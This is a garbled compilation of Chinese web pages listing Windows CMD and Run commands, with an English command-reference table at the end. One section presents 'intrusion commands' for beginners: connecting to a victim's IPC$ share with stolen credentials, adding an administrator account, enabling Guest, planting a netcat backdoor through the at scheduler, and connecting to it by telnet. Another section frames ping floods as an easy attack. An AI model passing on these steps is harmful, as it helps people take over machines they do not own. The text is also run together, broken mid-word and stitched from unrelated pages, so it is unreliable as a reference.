
系统管理员CMD 命令集 2009
系统管理员CMD 命令集gpedit.msc-----组策略sndrec32-------录音机Nslookup-------IP地址侦测器explorer-------打开资源管理器logoff---------注销命令tsshutdn-------60秒倒计时关机命令lusrmgr.msc----本机用户和组services.msc---本地服务设臵oobe/msoobe /a----检查XP是否激活notepad--------打开记事本cleanmgr-------垃圾整理net start messenger----开始信使服务compmgmt.msc---计算机管理net stop messenger-----停止信使服务conf-----------启动netmeetingdvdplay--------DVD播放器charmap--------启动字符映射表diskmgmt.msc---磁盘管理实用程序calc-----------启动计算器dfrg.msc-------磁盘碎片整理程序chkdsk.exe-----Chkdsk磁盘检查devmgmt.msc--- 设备管理器regsvr32 /u *.dll----停止dll文件运行drwtsn32------ 系统医生rononce -p ----15秒关机dxdiag---------检查DirectX信息regedt32-------注册表编辑器Msconfig.exe---系统配臵实用程序rsop.msc-------组策略结果集mem.exe--------显示内存使用情况regedit.exe----注册表winchat--------XP自带局域网聊天progman--------程序管理器winmsd---------系统信息perfmon.msc----计算机性能监测程序winver---------检查Windows版本sfc /scannow-----扫描错误并复原taskmgr-----任务管理器(2000/xp/2003)netstat -an 查看当前服务器连接netstat -nnetstat -snetstat -a菜鸟必练入侵命令1:NET只要你拥有某IP的用户名和密码,那就用IPC$做连接吧!这里我们假如你得到的用户是hbx,密码是123456。
假设对方IP为127.0.0.1 net use 127.0.0.1ipc$ “123456″ /user:”hbx”退出的命令是net use 127.0.0.1ipc$ /delte下面的操作你必须登陆后才可以用.登陆的方法就在上面.———————-下面我们讲怎么创建一个用户,由于SA的权限相当于系统的超级用户.我们加一个heibai的用户密码为lovechinanet user heibai lovechina /add只要显示命令成功,那么我们可以把他加入Administrator组了.net localgroup Administrators heibai /add———————-这里是讲映射对方的C盘,当然其他盘也可以,只要存在就行了.我们这里把对方的C盘映射到本地的Z盘.net use z:127.0.0.1c$———————-net start telnet这样可以打开对方的TELNET服务.———————-这里是将Guest用户激活,guest是NT的默认用户,而且无法删除呢?不知道是否这样,我的2000就是删除不了它。
net user guest /active:yes———————-这里是把一个用户的密码改掉,我们把guest的密码改为lovechina,其他用户也可以的。
只要有权限就行了呀!net user guest lovechinanet命令果然强大啊!2:at一般一个入侵者入侵后都会留下后门,也就是种木马了,你把木马传了上去,怎么启动他呢?那么需要用AT命令,这里假设你已经登陆了那个服务器。
你首先要得到对方的时间,net time 127.0.0.1将会返回一个时间,这里假设时间为12:1,现在需要新建一个作业,其ID=1 at 127.0.0.1 12:3 nc.exe这里假设了一个木马,名为NC.EXE,这个东西要在对方服务器上.这里介绍一下NC,NC是NETCAT的简称,为了方便输入,一般会被改名.它是一个TELNET服务,端口为99.等到了12:3就可以连接到对方的99端口.这样就给对方种下了木马.3:telnet这个命令非常实用,它可以与远方做连接,不过正常下需要密码、用户,不过你给对方种了木马,直接连到这个木马打开的端口.telnet 127.0.0.1 99这样就可以连到对方的99端口.那你就可以在对方运行命令了,这个也就是肉鸡.4:FTP它可以将你的东西传到对方机子上,你可以去申请个支持FTP上传的空间,国内多的是,如果真的找不到,我给个,不错的.当我们申请完后,它会给用户名,密码,以及FTP服务器.在上传前需要登陆先,这里我们假设FTP服务器是,用户名是HUCJS,密码是654321ftp 他会要求输入用户,成功后会要求输入密码.下面先说上传,假设你需上传的文件是INDEX.HTM,它位于C:下,传到对方D: get c:index.htm d:假设你要把对方C盘下的INDEX.HTM,下到你的机子的D盘下put c:index.htm d:5:copy下面我说说怎样把本地的文件复制到对方硬盘上去,需要建立好IPC$连接才有效。
这里我们把本地C盘下的index.htm复制到127.0.0.1的C盘下copy index.htm 127.0.0.1c$index.htm———————-如果你要复制到D盘下把C改为D,就行了!copy index.htm 127.0.0.1d$index.htm———————-如果你要把他复制到WINNT目录里就要把输入copy index.htm 127.0.0.1admin$index.htmadmin$是winnt———————-要把对方的文件复制过来,顺便告诉大家NT的备份的数据库Windows内部命令Windows系统中最有用的命令行工具:包括WMIC、net、openfiles、netstat和查找命令。
我将集中阐述五个比较有用的命令,并分析安全专家如何使用这些命令来帮助他们更好地工作,从而完整地列出十大命令。
与使用tasklist的程序相结合当没有其它选择,只运行tasklist命令时,它会显示一列所有正在运行的程序,显示这些程序的名称、PID码和其它统计信息。
要获得更多的tasklist信息,可以考虑这样运行该命令:C:\> tasklist /svc这个命令可以使tasklist显示每个进程中是哪个服务正在运行。
许多Windows 用户并不理解服务与进程之间的关系,Windows系统中的每个服务必须在某个程序中运行,并且一些程序内部有多个服务。
因此,程序与服务之间的关系是一对多的关系,tasklist命令可以揭示这一点。
Tasklist命令的另一种有用形式是:C:\> tasklist /m“m”代表“模块(modules)”,或者代表tasklist指代DLL和代码库的方式,代码库是程序在运行过程中按照主机的命令而加载的。
当用这种方法调用命令时,tasklist可以显示当前加载到所有运行程序中的每一个DLL。
这就为用户在特定的时间内提供了大量的信息,这些信息是关于其计算机上正在发生的情况。
虽然非常麻烦,Google搜索特定的程序和DLL,可能会带回反病毒厂商站点中的恶意软件描述,有了特定样本,就可以洞察到攻击者的动机。
高级注册表分析的reg命令Reg命令可以使用户与其机器的注册表在命令行进行交互。
没有采用麻烦的regedit GUI来操纵注册表,安全专家可以简单地弹出打开一个Windows命令界面,并运行reg命令,进而读取或更新注册表。
然而,reg命令不允许注册表的交互式浏览;用户需要知道他们想要查看或改变的注册表索引的完整路径。
但是,一旦知道了路径,reg命令是一种进行更改的简单方式。
如果要查看特定注册表索引的设臵,使用reg命令的“查询”选项,具体如下所示:C:\> reg query hklm\software\microsoft\windows\currentversion\run这个索引控制Windows上不同的自动启动程序,当计算机启动以及随后用户登录到系统时,这些程序开始运行。
许多恶意软件样本可以改变这个索引,来确保当系统重新启动时,恶意软件也开始运行。
将单个索引或者整个注册表输出到一个文件,用于分析或者将其安装在一个隔离的系统中,reg命令支持“reg输出”功能。
除了读取和输出注册表设臵以外,reg 命令也可以进行更新。
“reg add”命令将更新现有索引值,或者在不存在索引的情况下,创建一个索引。
“reg import”命令可以导入多个注册表索引。
使用ipconfig进行DNS分析大多数真正的Windows用户都熟悉ipconfig命令,它非常有用,可以显示Windows 中的网络设臵。
但是,ipconfig有一个非常有用的功能,Ipconfig命令可以显示本地Windows机器中的DNS缓冲器,如下所示:C:\> ipconfig /displaydns该命令的输出可以显示各种缓冲域名、其相关的IP地址以及DNS记录的停留时间(以秒计)。
如果用户重复运行这个命令,他们可以看到停留时间在减少,直到记录终止并且被放弃,或者得到更新。
在研究快速通量僵尸网络时,查看DNS缓冲器和停留时间(TTL)值是非常重要的,可以利用带有小部分TTL的DNS记录,来迫使连续更新,并使研究者宁不清楚黑客主要的后端服务器的地址。
无可否认,ipconfig 并不拥有诸如本文中提到的其它命令(比如tasklist和reg)那么多的功能。
但是,这条命令的一个用处就非常有用。
利用FOR /L循环重复运行有时,管理员或者安全专家想要重复运行一条命令,可能在5秒的间隔内寻找其输出的变化。
要实现这一目的,他们可以采用Windows 系统的FOR循环。
Windows支持五种不同的FOR循环,它们可以遍历文件整数、文件名、目录名称、文件内容和字符串。
这里的重点是这些循环的最简化,尤其是FOR /L,由于它可以用来使命令连续运行,进而实现无数次遍历。
FOR /L循环的语法是:C:\> for /L %[var] in ([start],[step],[stop]) do [command][var]是我们的迭代变量,一个英文字母将会在循环中的每一步显示不同的迭代值。
管理员必须掌握的八个cmd系统命令

管理员必须掌握的八个cmd系统命令作者:佚名来源:转载版权:原作者发布时间:2009-2-18 20:02:00 共阅读3587 次【字体:小大】一、ping它是用来检查网络是否通畅或者网络连接速度的命令。
作为一个生活在网络上的管理员或者黑客来说,ping命令是第一个必须掌握的DOS命令,它所利用的原理是这样的:网络上的机器都有唯一确定的IP地址,我们给目标IP地址发送一个数据包,对方就要返回一个同样大小的数据包,根据返回的数据包我们可以确定目标主机的存在,可以初步判断目标主机的操作系统等。
下面就来看看它的一些常用的操作。
先看看帮助吧,在DOS窗口中键入:ping /? 回车。
所示的帮助画面。
在此,我们只掌握一些基本的很有用的参数就可以了(下同)。
-t 表示将不间断向目标IP发送数据包,直到我们强迫其停止。
试想,如果你使用100M 的宽带接入,而目标IP是56K的小猫,那么要不了多久,目标IP就因为承受不了这么多的数据而掉线,呵呵,一次攻击就这么简单的实现了。
-l 定义发送数据包的大小,默认为32字节,我们利用它可以最大定义到65500字节。
结合上面介绍的-t参数一起使用,会有更好的效果哦。
-n 定义向目标IP发送数据包的次数,默认为3次。
如果网络速度比较慢,3次对我们来说也浪费了不少时间,因为现在我们的目的仅仅是判断目标IP是否存在,那么就定义为一次吧。
说明一下,如果-t 参数和-n参数一起使用,ping命令就以放在后面的参数为标准,比如"ping IP -t -n 3",虽然使用了-t参数,但并不是一直ping下去,而是只ping 3次。
另外,ping 命令不一定非得ping IP,也可以直接ping主机域名,这样就可以得到主机的IP。
下面我们举个例子来说明一下具体用法。
这里time=2表示从发出数据包到接受到返回数据包所用的时间是2秒,从这里可以判断网络连接速度的大小。
电脑常识运行命令(cmd)大全

电脑常识 :运行命令(cmd)大全2009-05-30 21:18运行命令(cmd)大全电脑常识什么是运行命令呢?点window s开始菜单上的运行选项,输入cmd,在出现的dos窗口中输入以下命令即可以了。
当然也可以在运行框中直接输入命令。
winver检查Windo ws版本wmimgmt.msc 打开Windo ws管理体系结构(wmi)wupdmgr Windows更新程序wscript Windows脚本宿主设置write 写字板winmsd系统信息wiaacmg r 扫描仪和照相机向导winchat xp自带局域网聊天mem.exe 显示内存使用情况msconfi g.exe 系统配置实用程序mplayer2 简易widno ws media playermspaint画图板mstsc 远程桌面连接mplayer2 媒体播放机magnify放大镜实用程序mmc 打开控制台mobsync同步命令dxdiag检查direc tx信息drwtsn32 系统医生devmgmt.msc 设备管理器dfrg.msc 磁盘碎片整理程序diskmgm t.msc 磁盘管理实用程序dcomcnf g 打开系统组件服务ddeshar e 打开dde共享设置dvdplay dvd播放器net stop messeng er 停止信使服务net start messeng er 开始信使服务notepad打开记事本nslooku p 网络管理的工具向导ntbacku p 系统备份和还原narrato r 屏幕“讲述人”ntmsmgr.msc 移动存储管理器ntmsopr q.msc 移动存储管理员操作请求netstat -an (tc)命令检查接口syncapp创建一个公文包sysedit系统配置编辑器sigveri f 文件签名验证程序sndrec32 录音机shrpubw创建共享文件夹secpol.msc 本地安全策略syskey系统加密,一旦加密就不能解开,保护Windo ws xp系统的双重密码service s.msc 本地服务设置sndvol32 音量控制程序sfc.exe 系统文件检查器sfc /scannow windows文件保护 tsshutd n 60秒倒计时关机命令toursta rt xp简介(安装完成后出现的漫游xp程序)taskmgr任务管理器eventvw r 事件查看器eudcedi t 造字程序explore r 打开资源管理器package r 对象包装程序perfmon.msc 计算机性能监测程序progman程序管理器regedit.exe 注册表rsop.msc 组策略结果集regedt32 注册表编辑器rononce -p 15秒关机regsvr32 /u *.dll 停止dll文件运行regsvr32 /u zipfldr.dll 取消zip支持cmd.exe cmd命令提示符chkdsk.exe chkdsk磁盘检查certmgr.msc 证书管理实用程序calc 启动计算器charmap启动字符映射表cliconf g sql server客户端网络实用程序clipbrd剪贴板查看器conf 启动netme etingcompmgm t.msc 计算机管理cleanmg r 垃圾整理ciadv.msc 索引服务程序osk 打开屏幕键盘odbcad32 odbc数据源管理器oobe/msoobe/a 检查xp是否激活lusrmgr.msc 本机用户和组logoff注销命令iexpres s 捆绑工具,系统自带nslooku p ip地址侦测器fsmgmt.msc 共享文件夹管理器utilman辅助工具管理器gpedit.msc 组策略以下为Wind ows操作系统的常用运行命令,执行这些命令,就能打开系统对应的相关实用程序,如果大家能基本利用,就能检查并修复系统的最基本的故障,除注销,关闭系统命令外,其它所有命令,大家不妨一试!!运行\输入CMD\输入对应的相关实用程序:. 打开C:\Documen ts and Setting s\XXX(当前登录Win dows XP的用户名).. 打开Windo ws XP所在的盘符下的Docu mentsand Setting s文件夹... 打开“我的电脑”选项。
Windows系统中常用的CMD命令集合,学会慢慢成为高手

Windows系统中常用的CMD命令集合,学会慢慢成为高手身为一个IT人,工作中都要跟CMD命令打交道的,今天给大家分享一下平时在Windows平台下适合大家用到的CMD命令。
首先按下键盘上的win+r键,就会出现运行输入窗口,输入cmd 回车进入。
控制台下边我给大家演示下日常用到的功能:1、定时关机shutdown -s -t 600,说明:shutdown是关机重启命令,-s是关机,-t是设置多长时间后关机,600是秒,执行该命令后就会弹出在10分钟后关机。
要取消该命令任务:shutdown -a,重启是-r 。
2、打开添加删除程序3、打开电脑上的计算器4、打开控制面板5、打开Windows防火墙6、打开“组策略”组策略是一种允许你通过组策略设置和组策略首选项为用户和计算机指定受管理配置的基础结构。
要配置仅影响本地计算机或用户的组策略设置,你可以使用本地组策略编辑器。
你可以在Active Directory 域服务 (AD DS) 环境中通过组策略管理控制台 (GPMC) 管理组策略设置和组策略首选项。
组策略管理工具还包含在远程服务器管理工具包中,以帮助你从桌面管理组策略设置。
这里边功能比较全,可以根据需求为用户或计算机设置允许或禁止那些操作等。
7、打开“远程桌面连接”使用这个功能可以远程到其它电脑或服务器等。
8、打开"本地服务设置"9、扫描错误并复原/windows文件10、Chkdsk磁盘检查11、打开"注册表"12、显示当前的TCP/IP配置信息(查看IP等)13、ping命令,用于检测网络是否通畅,以及网络时延情况14、netstat显示活动的TCP连接,查看指定端口是否被占用netstat -an15、telnet IP 端口用于查看某个端口是否可访问(默认端口23)telnet成功,说明该端口可正常访问。
16、使用此命令查看远程主机的所以共享资源。
CMD命令大全

文件类:1.attrib 显示或更改文件属性命令格式:ATTRIB [ R | -R] [ A | -A ] [ S | -S] [ H | -H] [[drive:] [pat h] filename] [/S [/D]]常用参数:设置属性。
- 清除属性。
R 只读文件属性。
A 存档文件属性。
S 系统文件属性。
H 隐藏文件属性。
[drive:][path][filename]指定要处理的文件属性。
/S 处理当前文件夹及其子文件夹中的匹配文件。
/D 也处理文件夹。
∙2009-7-19 19:20∙回复3楼2. d e l 删除一个或数个文件命令格式:∙2009-7-19 19:21 ∙回复4楼3. R E N 文件重命名命令格式:R E∙2009-7-19 19:21 ∙回复5楼4. co p y 复制文件命令格式:C O P∙2009-7-19 19:22 ∙回复6楼5 . r e p l a c e替换文件命令格式∙2009-7-19 19:22 ∙回复∙∙冰儿人∙54位粉丝∙7楼II.账户类: localgroup 显示或更改本地组成员列表命令格式:net localgroup [groupname] [username [/del||/add]]常用参数:groupname 本地组名称username 本地帐户名del 在组内删除本帐户add 在组内添加本帐户∙2009-7-19 19:22 ∙回复∙∙冰儿人∙54位粉丝∙8楼 user 显示或设置账户命令格式:net user [username [password | *] [option s]] [/DOMAIN]username {password | *} /ADD [options] [/DOMAIN]username [/DELETE] [/DOMAIN]∙2009-7-19 19:23∙回复∙∙冰儿人∙54位粉丝∙9楼 share 显示或更改默认共享设置命令格式:net share [sharename [/del]]常用参数:sharename 共享名del 删除共享∙2009-7-19 19:23 ∙回复∙∙冰儿人∙54位粉丝∙10楼III.注册表类1.reg add 添加注册表键值命令格式:REG ADD KeyName [/v ValueName | /v e] [/t Type] [/s Separator] [/d Data] [/f]常用参数:KeyName [\\Machine\]FullKey远程机器的机器名 - 忽略默认到当前机器。
电脑cmd命令

电脑cmd命令电脑cmd命令大全学DOS系统操作,cmd命令提示符是不可或缺的。
那么cmd命令大全是什么呢?先了解每个命令提示符的.作用,然后才能够灵活运用。
下面店铺将详细的为大家介绍cmd命令大全的符号和作用说明。
cmd命令大全(第一部分)winver---------检查Windows版本wmimgmt.msc----打开windows管理体系结构(WMI)wupdmgr--------windows更新程序wscript--------windows脚本宿主设置write----------写字板winmsd---------系统信息wiaacmgr-------扫描仪和照相机向导winchat--------XP自带局域网聊天cmd命令大全(第二部分)mem.exe--------显示内存使用情况Msconfig.exe---系统配置实用程序mplayer2-------简易widnows media playermspaint--------画图板mstsc----------远程桌面连接mplayer2-------媒体播放机magnify--------放大镜实用程序mmc------------打开控制台mobsync--------同步命令cmd命令大全(第三部分)dxdiag---------检查DirectX信息drwtsn32------ 系统医生devmgmt.msc--- 设备管理器dfrg.msc-------磁盘碎片整理程序diskmgmt.msc---磁盘管理实用程序dcomcnfg-------打开系统组件服务ddeshare-------打开DDE共享设置dvdplay--------DVD播放器cmd命令大全(第四部分)net stop messenger-----停止信使服务net start messenger----开始信使服务notepad--------打开记事本nslookup-------网络管理的工具向导ntbackup-------系统备份和还原narrator-------屏幕“讲述人”ntmsmgr.msc----移动存储管理器ntmsoprq.msc---移动存储管理员操作请求netstat -an----(TC)命令检查接口cmd命令大全(第五部分)syncapp--------创建一个公文包sysedit--------系统配置编辑器sigverif-------文件签名验证程序sndrec32-------录音机shrpubw--------创建共享文件夹syskey---------系统加密,一旦加密就不能解开,保护windows xp系统的双重密码。
最全cmd命令集合,快来收藏~

最全cmd命令集合,快来收藏~前⾔Windows 是我们⽇常使⽤最多的操作系统,其丰富的软件⽣态,使其成为我们⽇常最离不开的操作系统。
值得⼀提的是,Windows不像Linux 那样可以使⾮常⾃如的使⽤命令⾏,对⽐使⽤之后,就会发现Windows的命令⾏有点不⼈性化,⽤起来很不⽅便,但是有时候我们⼜不得不去使⽤cmd命令,为了⽅便⼤家学习和使⽤,我找来了较全的cmd命令集合,供⼤家学习和使⽤。
因为有时候在⽹上找的命令不符合我们的使⽤⽬的。
甚⾄还有不对的命令。
CMD command DescriptionWindowsversionbitsadmin Creates and monitors downloads and uploads.10/8/7/Vistabreak Interrupts Ctrl + C checking in DOS, allowing you to stopprocesses in the old operating system. Only available forcompatibility reasons in Windows.All Win/DOScallCalls a batch file within another batch file. The command hasno effect if entered directly into CMD instead of in a batch file.All Win/DOScdDisplays the current directory and lets you switch to otherdirectories. With the parameter /D plus drive and pathspecification, you can also switch drives. Use cd.. to switch to ahigher directory (has the same function as the chdircommand).All Win/DOSchcp Changes the current code page (character set table) or showsthe page count of the current code page.All Win/DOSchdirDisplays the current directory and lets you switch to otherdirectories. With the parameter /D plus drive and pathspecification, you can also switch drives. Use chdir.. to switchto a higher directory (has the same function as the cdcommand).All Win/DOSchoice Creates a selection list: typical example is the selection of yes(Y) or no (N), which is created with /C YN. With the parameter/M you can add an explanatory message for the user.All Win (notXP)/DOSclip Forwards the result of a command to the clipboard. Forexample, you can copy the directory structure (dirclip) or thecontent of a file(clip < filename)to the clipboard.10/8/7/Vistacls Clears the content of the screen.All Win/DOS cmd Starts CMD.EXE.10/8/7/Vista/XPcolor Changes the background (first value) and text color (secondvalue) of the command prompt. The color lies between 0(black) and F (white).10/8/7/Vista/XPcommand Starts .32-bit/DOSdate Displays the current date and allows you to change it. With theparameter /T the date is shown without the option to change.All Win/DOSdebug Starts debug, a program that can test and modify programs32-bit/DOSdebugwithin the command prompt.32-bit/DOSdir Displays all folders and files within the current directory. Youcan restrict the output by attributes (/A), simplify the list (/B),or display all subdirectories and their files (/S).All Win/DOSdoskey Creates macros, recalls commands, and edits command input.All Win/DOSdosshell Opens the DOS shell, a graphical file management tool. InWindows, the DOS shell is replaced by Windows Explorer.95/DOSecho Displays a message and is mainly used within scripts and batchfiles.All Win/DOSedit Starts the MS-DOS editor, with which you can create text files.32-bit/DOS edlin Creates and edits text files within the command prompt.32-bit/DOS exit Ends CMD.EXE or .All Win/DOS fasthelp Displays helpful information about commands.DOSfastopen Writes the position of a program into a specified list, which isin the working memory and should accelerate the start ofprograms.32-bit/DOSfindSearches through a file or multiple files for a particularcharacter sequence. If you only want to know how frequentlythe word or phrase occurs, use the /C parameter. With theextension /I the command ignores upper- and lower-case in thesearch.All Win/DOSfindstr Finds character sequences in one or multiple files. It gives youmore options when compared to the find command: you cansearch for files that contain various terms or with /C searchfor an exact word order.10/8/7/Vista/XPforcedos Starts a program in the MS-DOS partial system, in case it’snot directly recognized by Windows XP as a DOS program.XP (32-bit)graftabl Enables the option to use extended characters of a specificcode page in graphics mode.32-bit/DOSgraphics Starts a program that can print graphics.32-bit/DOShelp Displays help text for a specific command (you can also usethe /? command).All Win/DOSkb16Changes the country settings of the keyboard for DOSprograms (only included in Windows for compatibility reasons.Replaces the old command keyb).32-bitkeybChanges the country settings of the keyboard for DOSprograms (only included in Windows for compatibility reasons.Replaced by kb16 in newer Windows versions).98/95/DOSlogoff Logs the user out of Windows. Also allows you to end sessionson servers.10/8/7/Vista/XPlpq Displays the status of a printer queue for computers that use a “line Printer Daemon” (LPD). (To use the command inWindows 10, 8, 7, or Vista, the LPD print service and the LPRport monitor have to be enabled first).All WinlprSends a file to a computer that uses a line printer daemon(LPD). To use the command in Windows 10, 8, 7, or Vista, theLPD print service and LPR port monitor have to be enabledfirst.All WinCMD command DescriptionWindowsversionmd Creates a new directory on the specified path. If directories don’t already exist on the path, md creates themautomatically (you can also use the mkdir command).All Win/DOS mkdir Creates a new directory on the specified path. If directoriesdon’t already exist on the path, mkdir creates themautomatically (you can also use the md command).All Win/DOS more Outputs the content of a file (for example, a text file) by thepage. You can also use the command to split the output ofanother command into pages.All Win/DOS msg Sends a message to another user. You can write the usernameinto the command or create files in which usernames aresaved. The files can then be included in the command with@filename.10/8/7/Vista/XP nlsfunc Provides country-specific information for language support.32-bit/DOS ntbackup Runs backup services directly from the command line or aspart of batch or script files.XP path Creates and displays the path for searching executable files.All Win/DOS pause Pauses execution in batch files and scripts. The user is thenprompted in a message to continue by pressing a key.All Win/DOS popd Changes to the folder saved by the pushd command. Thecommand is mainly part of batch files and scripts.10/8/7/Vista print Prints a text file. The device to be used for printing has to bespecified.All Win/DOS prompt Changes the display of the command prompt.All Win/DOS pushd Saves a specific path into a script or batch file. You canchange to this directory with popd.10/8/7/Vista/XP qbasic Starts qbasic, a program environment based on the BASICprogramming language.98/95/DOS rd Deletes a directory. This must not contain any files, evenhidden ones. You can delete an entire directory tree with the /Sparameter (you can also use the rmdir command).All Win/DOS rem Writes comments in batch and script files that aren’t takeninto account when executing.All Win/DOS rmdir Deletes a directory. This must not contain any files, evenhidden ones. You can delete an entire directory tree with the /Sparameter (you can also use the rd command).All Win/DOS runas Allows a user to run commands with the rights of another user.For example, you can run a command as an administrator froma normal user account as long as you know the password.10/8/7/Vista/XP scandisk Starts Microsoft ScanDisk. The program searches data carriersfor errors.98/95/DOS schtasks Sets the execution of specified programs and commands for aspecified point in time. You can create, delete, change, anddisplay all scheduled tasks.10/8/7/Vista/XP set Displays environmental variables of CMD.EXE and lets youconfigure them.All Win/DOS shift Moves variables within batch files and scripts.All Win/DOSCMDcommand Description Windows versionshutdown Shuts down the computer (/s), triggers a restart (/r), or logs the user out (/l). A graphical user interface is displayed if youenter the parameter /I as the first option in the command.10/8/7/Vista/XP sort Lists out data (from a file or command) and outputs it againsorted – directly in the command prompt, in a new file, or inanother output.All Win/DOS start Opens a new command prompt window in which you can run aspecific program or command.All Win subst Assigns a drive letter to a path to create a virtual drive.All Win/DOS taskkill Ends one or more running tasks. You either have to specify theprocess ID (PID) or image name.10/8/7/Vista tasklist Lists all running processes – also on remote computers, ifdesired. The process ID also has to be specified, which isrequired for the taskkill command, for example.10/8/7/Vista/XP time Displays the current time and allows it to be changed. If theparameter /T is entered, the command prompt only shows thetime and offers no option to directly change it.All Win/DOS timeout Stops a process for a specified time. The command Is used inbatch files and scripts. If you use the /NOBREAK parameter,the command ignores any keyboard input.10/8/7/Vista title Changes the title of the command prompt. Spaces are allowed,but not all special characters such as a slash, for example,because they may be interpreted as instructions for aparameter.All Win/DOStree Graphically displays the directory structure of a drive or path.With the /F parameter, all files in the folders are also listed out./A also ensures that only ASCII characters are used for thegraphical representation. The command takes into account allsubdirectories starting from the given path. If you don’t entera path, the current folder is used as the output.All Win/DOStypeDisplays the content of a text file.All Win/DOS tzutilDisplays the currently set time zone (/g) or changes it (/s). The parameter /l helps determine the valid time zones.10/8/7ver Displays the current version number of Windows or MS-DOS.All Win/DOSCMDcommand Description Windows version FilesCMDcommandDescription Windows version appendSets the path in which files will be searched for.32-bit/DOS assocChanges the program that’s linked with a particular file ending.10/8/7/Vista/XP attrib Changes attributes of specified files. With the parameter +R you can protect afile from changes.All Win/DOS cipher Displays and changes the encryption status of files and directories on NTFSpartitions.10/8/7/Vista/XP comp Compares the content of two files or two file sets. The results can be displayedas a decimal value (/D) or with ASCII characters (/A).10/8/7/Vista/XPas a decimal value (/D) or with ASCII characters (/A).compact Displays and changes the compression status of files and directories on NTFSpartitions.10/8/7/Vista/XPcopy Copies a file or multiple files to another location. It’s also possible to connectseveral files to one. You can use the asterisk as a wild card.All Win/DOScscript Runs scripts over the Microsoft Script Host. You can enable additionaldebugging with the /D option.All Win/DOSdel Deletes a file or multiple files. If you also want to delete all files from subfolders,you can do this with the /S parameter. Read-only files can be deleted with /F(you can also use the erase command).All Win/DOSdeltree Deletes a directory as well as all subdirectories and files within.98/95/DOSdiantz Compresses files without any loss (command has the same function asmakecab).7/Vista/XPdiskcomp Compares the content of two disks.All Win (not 10)/DOSdiskcopy Copies the content of a disk to another.All Win (not 10)/DOSendlocal Ends the valid range of changes to batch files or scripts. After the command,changes are applied to the entire system again (localization is started withsetlocal).10/8/7/Vista/XPerase Function is the same as del.All Win/DOS exe2bin Converts an EXE file to a BIN file.32-bitexpand Extracts files and folders stored in CAB files.All Win (not 64-bit XP)/DOSextrac32Extracts files and folders stored in CAB files. The program is part of InternetExplorer, but can also be used in the command prompt.All Winextract Extracts files and folders stored in CAB files (in new Windows versions useexpand).98/95fc Compares two individual files or two sets of files with one another and displaysthe differences.All Win/DOSfor Sets a specific command that should be run for each individual file in a file set.This command is usually used in batch and script files.All Win/DOSforfiles Selects one or more files and runs a command that refers to these files. Usuallyused for batch and script files.10/8/7/Vistaftype Specifies a program for opening a specific file type.10/8/7/Vista/XP goto Skips the execution within a batch program to a specific line (marker).All Win/DOSif Represents a conditional statement and executes expressions within batch filesonly under certain conditions. Can be extended by not if commands are onlynot to be executed under certain conditions.All Win/DOSmakecab Compresses files without loss in CAB format (you can also use the diantzcommand).10/8/7/Vista/XPmklinkCreates a symbolic link to a file. With /D you can also create connections todirectories. Create a fixed connection instead of a symbolic connection with /H.10/8/7/VistamoveMoves a file or multiple files from one directory to another. The command canalso change the names of directories. By default, the command overwrites otherfiles with the same name when moving files to the destination. To prevent thisuse the /-Y parameter.All Win/DOSCMD command DescriptionWindowsversionuse the /-Y parameter.openfiles Displays and separates open system files and folders.10/8/7/Vista/XP recover Restores readable files that were on a defective data drive.10/8/7/Vista/XPren Changes the name of a particular file. Directory and drive cannot be changedthis way (or use the rename command).All Win/DOSrename Function is the same as ren.All Win/DOSreplaceReplaces the selected file or files with one or more other files. With /S files insubfolders are also replaced. With the addition /U files are only replaced ifanother version is more current. The parameter /A allows users to add new filesto the target directory at the same time. This parameter is not compatible with/S and /U.All Win/DOSrobocopyAllows so-called robust file copying. This is an extended version of copy andxcopy. With robocopy it’s possible to successfully transfer data even if thereare interruptions in the network. There are a total of 72 parameters with whichthe copy command can be modified.10/8/7/Vistarsm Manages media on removable storage devices. Is used in batch files and scripts to support programs that don’t use “Removable Storage API.”Vista/XPsetlocal Limits the valid range of changes to batch files or scripts. After the command,changes only apply to these files (localization is started with endlocal).10/8/7/Vista/XPshare Installs file sharing and file locking.32-bit/DOS sxstrace Starts the WinSxs Tracing Utility, a tool for programming diagnostics.10/8/7/Vistatakeown Restores administrator access rights to a file that have been lost whenreassigning a user.10/8/7/Vistaundelete Undoes the deletion of a file.DOSverify When enabled, checks whether files are written correctly on a data drive. Thecheck is disabled in the standard settings.All Win/DOSwhere Finds files that match a particular search topic. The placeholders * and ? can beused within the topic.10/8/7/VistaxcopyCopies files and entire directory structures. In this way, the command offersvarious additional options. For example, it can be specified that only filesyounger than a specific date (/D) should be copied. It can also be specified thatread-only files are overwritten (/R).All Win/DOSCMD command DescriptionWindowsversionSystemCMD command DescriptionWindowsversionat Starts commands and programs at a particular time. With the parameter/every:date[,…] you can also set regular appointments.10/8/7/Vista/XPauditpol Displays current monitoring policies.10/8/7/Vistabackup Creates backups of files. These can be recovered with restore (replaced bymsbackup).DOSbcdboot Creates and repairs start files.10/8/7bcdedit Allows users to make changes to start configuration data storage (thecommand is a new version of bootcfq).10/8/7/Vistabdehdcfg Prepares a hard drive for BitLocker Drive Encryption.10/8/7bootcfg Creates, edits, or displays the content of boot.ini (although it’s still included in the Windows 7 CMD, it has lost its function since boot.ini is no longer usedfor startup options, instead you should use bcdedit).10/8/7/Vista/XP bootsect Modifies the master boot code sot that it’s compatible with the WindowsBoot Manager or NT Loader (can only be started via system restore inWindows 7 and Vista).10/8/7/VistacaclsEdits and displays the access control list. This sets access rights (outdated –replaced by icacls in newer Windows versions).10/8/7/Vista/XP chkdskChecks and repairs (with the parameter /R) a data drive.All Win/DOS chkntfsChanges or displays the data driver check at startup.10/8/7/Vista/XP cmdkeyCan display (/list), create (/add), or delete (/delete) login information.10/8/7/Vista convertConverts partitions from FAT/FAT32 to NTFS.10/8/7/Vista/XP cttyChanges the standard input and output for the system.98/95/DOS dblspace Creates or configures compresses drives (a newer version of the commandis called drvspace).98/95/DOS defrag Defragments all or only specified drives. Use /U to observe the progress. Toget an evaluation statistic after the defragmentation, use the parameter /V.All Win/DOS diskpart Manages, creates, and deletes partitions from the hard drive.10/8/7/Vista/XP diskperf Allows users to remotely control the disk performance counter.10/8/7/Vista diskraid Manages RAID systems.10/8/7/Vista dism Manages and integrates Windows images.10/8/7dispdiag Creates a file in the current directory in which you’ll find information aboutyour display.10/8/7/Vista dosx Starts the DOS Protected Mode Interface, which allows MS-DOS programsmore than 640 KB of RAM. Is only available to support older DOS programs.32-Bit driverquery Creates a list with all installed drivers.10/8/7/Vista/XP drvspace Creates or configures compressed drives. An older version of the commandis called dblspace.98/95/DOS emm386Provides DOS with more than 640 KB of RAM.98/95/DOS esentutl Manages databases within the extensible storage engine.10/8/7/Vista/XP eventcreate Creates an entry (ID and message) in an event log.10/8/7/Vista/XP 